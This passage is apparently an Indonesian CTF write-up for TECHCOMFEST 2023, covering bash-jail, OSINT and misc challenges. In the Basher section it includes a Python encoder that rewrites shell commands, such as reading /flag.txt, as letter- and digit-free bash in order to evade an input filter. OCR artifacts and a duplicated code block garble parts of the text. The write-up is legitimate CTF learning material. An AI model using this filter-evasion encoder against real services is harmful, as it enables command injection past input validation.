        self.websocket = websocket
        async for message in websocket:
            try:
                await self._processMessage(message)
            except Exception:
                event = {
                    "type": "error",
                    "message": f"something wrong"
                }
                await self.websocket.send(json.dumps(event))
```

Okeh, template inputannya secara umum seperti ini
{“type”:”command”,”input”:payloadkita}


Yang dilarang adalah, inputan kita tidak boleh mengandung huruf baik itu kapital maupun tidak ,dan juga angka. Saya lalu mencari soal serupa di ctftimes dan ketemu link berikut https://medium.com/@orik_/34c3-ctf-minbashmaxfun-writeup-4470b596df60 , disini sudah dijelaskan semuanya, lalu script python nya juga diberikan, sehingga kita hanya perlu memodifikasi beberapa bagian saja seperti masalah syntax karena script di link tersebut python2. Akan tetapi masalahnya terdapat pada karakter “\” yang akan merubah payload kita menjadi kebentuk yg tidak diinginkan (tidak work jika diicoba ke remote). Lalu saya mencoba berbagai cara sehingga akhirnya ketemu, yaitu dengan menyimpan di python3 dengan sebagai r string lalu ambil lagi nilainya yg di output kan oleh pythonnya. Dan itulah payload yg berhasil di remote. Pertama tama saya ingin melakukan listing directory user dengan “ls -la ~/”

Didapat hasil sebagai berikut




Terdapat flag pada path /flag.txt. oleh karena itu, setelah ini saya akan menggunakan payload “/bin/cat /flag.txt”.

Berikut hasilnya.




Awalnya saya mengira itu fakeflag karena gagal saat di submit. Lalu saya mengecek kembali format flag, dan baru sadar bahwa p pada compfest seharusnya tidak ada lalu 2023 diganti dengan 23, dan ketika di submit, baru berhasil.

Berikut code encoder payload nya.

```
#!/usr/bin/python3


import sys

a = "bash -c 'expr $(grep + /tmp/out)' | /get_flag > /tmp/out; cat /tmp/out"
if len(sys.argv) == 2:
    a = sys.argv[1]

out = r"${!#}<<<{"

for c in "bash -c ":
    if c == ' ':
        out += ','
        continue
    out += r"\$\'\\"
    out += r"$(($(${##}<<${##}))#"
    for binchar in bin(int(oct(ord(c))[2:]))[2:]:
```

```
        if binchar == '1':
            out += r"${##}"
        else:
            out += r"$#"
    out += r"))"
    out += r"\'"

out += r"\$\'"
for c in a:
    out += r"\\"
    out += r"$(($(${##}<<${##}))#"
    for binchar in bin(int(oct(ord(c))[2:]))[2:]:
        if binchar == '1':
            out += r"${##}"
        else:
            out += r"$#"
    out += r"))"
out += r"\'"

out += r"}"
query = "{\"type\":\"command\",\"input\":\"" + out + "\"}"

print(query)

#ambil out nya saja untuk membenarkan karakter “\”#!/usr/bin/python3


import sys

a = "bash -c 'expr $(grep + /tmp/out)' | /get_flag > /tmp/out; cat /tmp/out"
if len(sys.argv) == 2:
    a = sys.argv[1]

out = r"${!#}<<<{"

for c in "bash -c ":
    if c == ' ':
        out += ','
        continue
    out += r"\$\'\\"
    out += r"$(($(${##}<<${##}))#"
    for binchar in bin(int(oct(ord(c))[2:]))[2:]:
        if binchar == '1':
            out += r"${##}"
        else:
            out += r"$#"
    out += r"))"
    out += r"\'"

out += r"\$\'"
```


```
for c in a:
    out += r"\\"
    out += r"$(($(${##}<<${##}))#"
    for binchar in bin(int(oct(ord(c))[2:]))[2:]:
        if binchar == '1':
            out += r"${##}"
        else:
            out += r"$#"
    out += r"))"
out += r"\'"

out += r"}"
query = "{\"type\":\"command\",\"input\":\"" + out + "\"}"

print(query)
```

Flag : TECHCOMFEST23{b4aassss555hhh_0h_b44444ashhhhhh_51238459}

## Basher Revenge (472 pts)

Soal ini kurang lebih sama dengan basher, bahkan lebih mudah karena yang berbeda pada Basher Revenge adalah, angka diperbolehkan ada di payload kita. Oleh karena nya diperlonggar aturannya. Maka dengan menggunakan cara di basher seharusnya juga valid.

Berikut hasil percobaannya dengan payload “/bin/cat /flag.txt”.





Lalu kembalikan ke bentuk format flag yang valid.

Flag : TECHCOMPFEST2023{b45h_m3_pl3453_75129471294812}

# OSINT

## Runaway (100 pts)

Dari deskripsi soal, diketahui bahwa eNB ID dari menara yang telah melacak ponsel “Dedsec” yaitu 248440. Kita diminta untuk mencari koordinat menara tersebut. Saya menemukan *writeup* yang serupa pada https://ctftime.org/writeup/23857. Dalam writeup tersebut digunakan web https://www.cellmapper.net.



Yap, ditemukan menara dengan eNB ID yang sesuai. Ditemukan juga koordinatnya.


Flag : TECHCOMFEST23{-8.7:115.2}

## Dewaweb (Sponsor) (340 pts)

Dari deskripsi soal, diketahui bahwa probset menyembunyikan flag pada salah satu platform sosial media Dewaweb. Ketika saya mengakses laman FP Dewaweb saya menemukan flag pada kolom komentar di photo profile FP.


Url: https://www.facebook.com/dewaweb/photos/a.364565850329653/2981228405330038

Flag: TECHCOMFEST23{Th4nkS_T0_Dewaweb_F0r_Sp0nS0r1ng_Us}

## Contact (100 pts)

Diberikan sebuah file contacts.vcf yang berisi beberapa no handphone dan deskripsi soal sebagai berikut.

(This challenge is a sequel after the `Runaway` story)

Thanks to you, we've captured the hacker we have been catching for so long. Now that we have his phone, we went through his contact and found a lot fake numbers. He said that he only save his partner number, but his partner changed the number a lot to prevent being tracked. He did said that one of the number in the contact is still active, but he won't tell us which one. For the sake of this country, can you find the correct phone number and his partner real name?

Note: The names in the .vcf file are fake names, find the real name!

Format FLAG: TECHCOMFEST23{Number:FullName}

Example: TECHCOMFEST23{621234567890:Rick Astley}

Lalu langsung terlintas dipikiran saya untuk mencari no handphone tersebut menggunakan aplikasi getcontact, dan didapatkan hasil sebagai berikut.


Flag : TECHCOMFEST23{628988117322:Chariovalda Efstathios}

# Misc

## Welcome and Good Luck! (100 pts)

Flag ada di gambar deskripsi soal
Flag : TECHCOMFEST23{Ganbare_Peko}

## ASCII Catch (127 pts)

Diberikan sebuah service netcat, lalu ketika sudah mulai mengeluarkan kata kata x dan . langsung saya enter sampai selesai, didapatkan teks yang polanya membentuk qrcode. Berikut teks yang saya dapatkan.

XXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXXXXXXXXX.....XXXX.....XXXX.....
.....XXXXXXXXXXXXXXXXXXXXXXXXX
XXXX.....XXX.....XXX.....XXX....XXXX...XXXX...XXXX.....XXXX...XXXX....XXX....
.....XXXX
XXXX...XXXXXXXXXXX....XXX....XXXXXXX....XXXX...XXXX....XXX....XXX.....XXXXXXXX...
XXXX....XXX....XXXXXXXXXXX...XXXX
XXXX...XXXXXXXXXXX....XXX.....XXXX.....XXXXXXXXXX....XXXX...XXXXXXXX.....
....XXX....XXXXXXXXXX...XXXX
XXXX...XXXXXXXXXXX....XXX.....XXXX.....XXXXXXXXXX....XXXX...XXXXXXXX.....
....XXX....XXXXXXXXXX...XXXX
XXXX...XXXXXXXXXXX....XXX.....XXXXXXX.....XXXXXXXX.....XXX.....XXXX.....
XXX....XXXXXXXXXX...XXXX
XXXX.....XXX....XXXXXXX....XXXXXXXXXX.....XXXX...XXXX....XXXXXXX.....
XXX.....XXXX
XXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXX....XXX....XXXX...XXXX...XXXX....XXX....
XXXX...XXXX....XXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXX....XXX....XXXX...XXXX...XXXX....XXX....
XXXX...XXXX....XXXXXXXXXXXXXXXXXXXXXX
.....XXX.....XXXX.....XXXXXXX....XXXX.....
XXXX...XXXX.....XXXXXXX.....XXXXXXXXXX.....XXXXXXX.....XXX.....XXX.....
XXXX.....XXXX...XXXX
.....XXXX...XXXXXXXXXXXXXXX.....XXXXXXXXXXXXXXX...XXXX....XXX....XXXXXX
X.....XXXX...XXXX....XXXXXXX
....XXX.....XXXXXXX....XXXXXXXXXXXXXX.....XXX....XXX....XXXXXXXXXX....XXXX
XXX....XXX....XXX....XXXXXXXXXX
XXXXXXX.....XXXXXXX.....XXXXXXXXXX...XXXX....XXXXXXX.....XXXXXXX....
XXXX...XXXXXXXXXX.....
.....XXXX....XXX....XXXXXXX....XXXXXXX.....XXXX.....XXXX...XXXX....XXX.....XXX
.....XXXXXXXXXX....
.....XXXX....XXX....XXXXXXX....XXXXXXX.....XXXX.....XXXX...XXXX....XXX.....XXX
.....XXXXXXXXXX....
XXXXXXX.....XXX.....XXXXXXX.....XXXXXXXXX.....XXX....XXXXXXX....XXXX
...XXXX...XXXX.....

....XXX....XXXXXXX....XXX..........XXXX....XXXXXXXXXXXXXXXXXX.....XXXX...XXXXXXXXXX
XX.....XXXXXXXXXXXXXXXXXX...XXXX
....XXXXXXX.....XXXX...XXXXXXXX...XXXX.....XXXX...XXXXXXXX.....XXX.....XX
X.....XXXX.....
....XXX.....XXX....XXXXXXX....XXX.....XXXX...XXXX....XXX.....XXXXXXXX
XX.....XXXX
....XXXXXXX.....XXXXXXX....XXXX...XXXXXXXX...XXXXXXXXXXXXXXX...XXXX....XX
X.....XXXX.....XXXX
XXXX...XXXX.....XXXXXXX....XXXX...XXXX.....XXX.....XXXXXXX.....XXXXXXX.....
.....XXXX
XXXX.....XXXX.....XXX....XXXX.....XXX....XXXX...XXXXXXXXXXXXXX
XXXXXXXX.....
XXXX.....XXXX.....XXX....XXXX.....XXX....XXXX...XXXXXXXXXXXXXX
XXXXXXXX.....
.....XXXXXXX....XXX.....XXXX....XXX.....XXXXXXX.....XXXX.....XXXXXXX....XXX..
.....XXXXXXXX...XXXX
....XXXXXXX....XXX.....XXXX.....XXXXXXXXXX.....XXXX...XXXX....XXXXXXXXXXXXX
XXXX....XXX.....XXXX....XXX....
XXXXXXXXXXXXXXXXX....XXXXXXXXXXXXX.....XXXXXXX....XXXXXXXXXX....XXXX...X
XXX....XXX.....XXX....XXXXXXXXXX...XXXX
.....XXXXXXX.....XXXXXXXX.....XXXXXXXX...XXXX.....XXX....XXXX.....X
XXXXXX....XXX....
XXXXXXXXXX....XXX....XXX....XXXX...XXXXXXXX.....XXXXXXXXXX.....XXXXX
XXXXXXXXXXXXXXX....XXXX.....
.....XXXX.....XXX.....XXX.....XXXXXXXXXX....XXXXXXXXXX.....XX
X....XXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXX....XXXXXXXXXXXXXX.....XXX....XXX....XXXX...XXX
X....XXXXXXX....XXX....XXXXXXXXXX...XXXX
XXXX.....XXX.....XXXXXXX....XXXXXXXXXX.....XXXXXXXXXX.....XXXXXXX..
.....XXXXXXX....XXXXXXX
XXXX.....XXX.....XXXXXXX....XXXXXXXXXX.....XXXXXXXXXX.....XXXXXXX..
.....XXXXXXX....XXXXXXX
XXXX...XXXXXXXXXX....XXX.....XXXXXXX....XXX.....XXXXXXX...XXXX.....XXXXXX
XXXXXXXXXXXXXXXXXXXXX.....
XXXX...XXXXXXXXXX....XXX.....XXXX....XXXXXXX...XXXXXXXX...XXXX....XXXX
XXXXXXX.....XXXXXXXXXXXXXX
XXXX...XXXXXXXXXX....XXX....XXXXXXX....XXXX.....XXXXXXX...XXXXXXXXXX....XXX
XXXXXXXX....XXX....XXX.....XXXXXXX
XXXX.....XXX.....XXX.....XXXXXXX.....XXXX...XXXX.....XXXXXXXXXX...XX
XXXXXXXXX.....
XXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXXXXXX...XXXX....XXX.....XXXX.....XXXX
....XXXXXXXXXXXXXXXXXXX.....XXXX

Lalu dengan menggunakan library numpy dan pandas saya membuat suatu image yang merepresentasikan huruf X sebagai pixel berwarna putih dan symbol titik sebagai pixel berwarna hitam. Lalu karena ukurannya terlalu kecil, saya ubah tinggi dan width nya sehingga mudah untuk di scan qrcodenya.

Barikut kode untuk membuat gambar qrcode nya (python3)

```
import numpy as np
from PIL import Image

cip =
"""XXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXXXXXXXXX..........XXXX.............XXX
X.............XXXXXXXXXXXXXXXXXXXXXXX
XXXX.................XXX.......XXX.......XXX....XXXX...XXXX...XXXX..........XXXX...XXXX....XXX.
.................XXXX
XXXX...XXXXXXXXXXX....XXX....XXXXXXX....XXXX...XXXX....XXX....XXX..........XXXXXXX
X...XXXX....XXX....XXXXXXXXXXX...XXXX
XXXX...XXXXXXXXXXX....XXX..........XXXX.............XXXXXXXXXX....XXXX...XXXXXXXX....
.......XXX....XXXXXXXXXXX...XXXX
XXXX...XXXXXXXXXXX....XXX..........XXXX.............XXXXXXXXXX....XXXX...XXXXXXXX....
.......XXX....XXXXXXXXXXX...XXXX
XXXX...XXXXXXXXXXX....XXX.......XXXXXXX.....XXXXXXXX.....XXX.............XXXX.......
..XXX....XXXXXXXXXXX...XXXX
XXXX.................XXX....XXXXXXX....XXXXXXXXXXX.....XXXX...XXXX....XXXXXXX.........
..XXX.................XXXX
XXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXX....XXX....XXXX...XXXX...XXXX....XXX..
..XXXX...XXXX....XXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXX....XXX....XXXX...XXXX...XXXX....XXX..
..XXXX...XXXX....XXXXXXXXXXXXXXXXXXXXXX
.............................XXX.............XXXX.............XXXXXXX....XXXX.....................
XXXX...XXXX.....XXXXXXX.....XXXXXXXXXXX.....XXXXXXX.....XXX.....XXX.....
...XXXX.....XXXX...XXXX
.................XXXX...XXXXXXXXXXXXXXX.....XXXXXXXXXXXXXXX...XXXX....XXX....XXXXX
XX.....XXXX...XXXX....XXXXXXX
....XXX.............XXXXXXX....XXXXXXXXXXXXX.....XXX....XXX....XXXXXXXXXX....XXX
XXXX....XXX....XXX....XXXXXXXXXX
XXXXXXX.....XXXXXXX.....XXXXXXXXXX...XXXX....XXXXXXX.................XXXXXXX..
..XXXX...XXXXXXXXXX.....
.....XXXX....XXX....XXXXXXX....XXXXXXX.....XXXX.................XXXX...XXXX....XXX.....X
XX.....XXXXXXXXXX....
.....XXXX....XXX....XXXXXXX....XXXXXXX.....XXXX.................XXXX...XXXX....XXX.....X
XX.....XXXXXXXXXX....
XXXXXXX.....XXX.....................XXXXXXX.....XXXXXXXXX.....XXX....XXXXXXX....XX
XX...XXXX...XXXX.....
....XXX....XXXXXXX....XXX.....XXXX....XXXXXXXXXXXXXXXXX.....XXXX...XXXXXXX
XXXX.....XXXXXXXXXXXXXXXX...XXXX
....XXXXXXX.....XXXX...XXXXXXXX...XXXX.................XXXX...XXXXXXXX.....XXX.....
XXX.....XXXX.....
```

```
....XXX.....XXX....XXXXXXX....XXX.............................XXXX...XXXX....XXX.....XXXXXXX
XXX.....XXXX
....XXXXXXX.................XXXXXXX....XXXX...XXXXXXXX...XXXXXXXXXXXXXXX...XXXX....X
XX.....XXXX.....XXXX
XXXX...XXXX.....XXXXXXX....XXXX...XXXX.............XXX.....XXXXXXX.....XXXXXXX..
.....XXXX
XXXX.....XXXX.............................XXX....XXXX.................XXX....XXXX...XXXXXXXXXXXXX
XXXXXXXXX.....
XXXX.....XXXX.............................XXX....XXXX.................XXX....XXXX...XXXXXXXXXXXXX
XXXXXXXXX.....
.....XXXXXXX....XXX.....XXXX....XXX.....XXXXXXX.....XXXX.....XXXXXXX....XX
X.....XXXXXXXX...XXXX
....XXXXXXX....XXX.....XXXX.....XXXXXXXXXXX.....XXXX...XXXX....XXXXXXXXXXXX
XXXXXX....XXX.....XXXX....XXX....
XXXXXXXXXXXXXXXXX....XXXXXXXXXXXXX.....XXXXXXX....XXXXXXXXXX....XXXX..
.XXXX....XXX.....XXX....XXXXXXXXXX...XXXX
.....XXXXXXX.....XXXXXXXX.....XXXXXXXX...XXXX.....XXX....XXXX.....
XXXXXX....XXX....
XXXXXXXXXX....XXX....XXX....XXXX...XXXXXXXX.....XXXXXXXXXX.....XXXX
XXXXXXXXXXXXXXXX....XXXX.....
.....XXXX.....XXX.....XXX.....XXX.....XXXXXXXXXX....XXXXXXXXXX.....X
XX....XXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXX....XXXXXXXXXXXXXX.....XXX....XXX....XXXX...X
XXX....XXXXXXX....XXX....XXXXXXXXXX...XXXX
XXXX.....XXX.....XXXXXX....XXXXXXXXXX.....XXXXXXXXXX.....XXXXXX
X.....XXXXXX....XXXXXX
XXXX.....XXX.....XXXXXX....XXXXXXXXXX.....XXXXXXXXXX.....XXXXXX
X.....XXXXXX....XXXXXX
XXXX...XXXXXXXXXX....XXX.....XXXXXX....XXX.....XXXXXX...XXXX.....XXXX
XXXXXXXXXXXXXXXXXXXXXX.....
XXXX...XXXXXXXXXX....XXX.....XXXX....XXXXXX...XXXXXXX...XXXX....XXX
XXXXXXX.....XXXXXXXXXXXXX
XXXX...XXXXXXXXXX....XXX....XXXXXX....XXXX.....XXXXXX...XXXXXXXXXX....X
XXXXXXXXX....XXX....XXX.....XXXXXX
XXXX.....XXX.....XXX.....XXXXXX.....XXXX...XXXX.....XXXXXXXXXX...
XXXXXXXXX.....
XXXXXXXXXXXXXXXXXXXXXX....XXXX...XXXXXXX...XXXX....XXX.....XXXX.....XX
XX....XXXXXXXXXXXXXXXXX.....XXXX"""

cip = cip.split("\n")
arr = np.zeros([38,120,3], dtype = np.uint8)

for i in range(38):
        for j in range(120):
                if cip[i][j] == 'X':
                        arr[i][j] = [255,255,255]
                else:
                        arr[i][j] = [0,0,0]

img = Image.fromarray(arr)
```

```
img.save('tes.png')
```

Berikut gambar qrcode yang didapat.

Flag : TECHCOMFEST23{pLz_d0Nt_t311_m3_th4t_y0u_d3c0de_th1S_m4nu4lLy}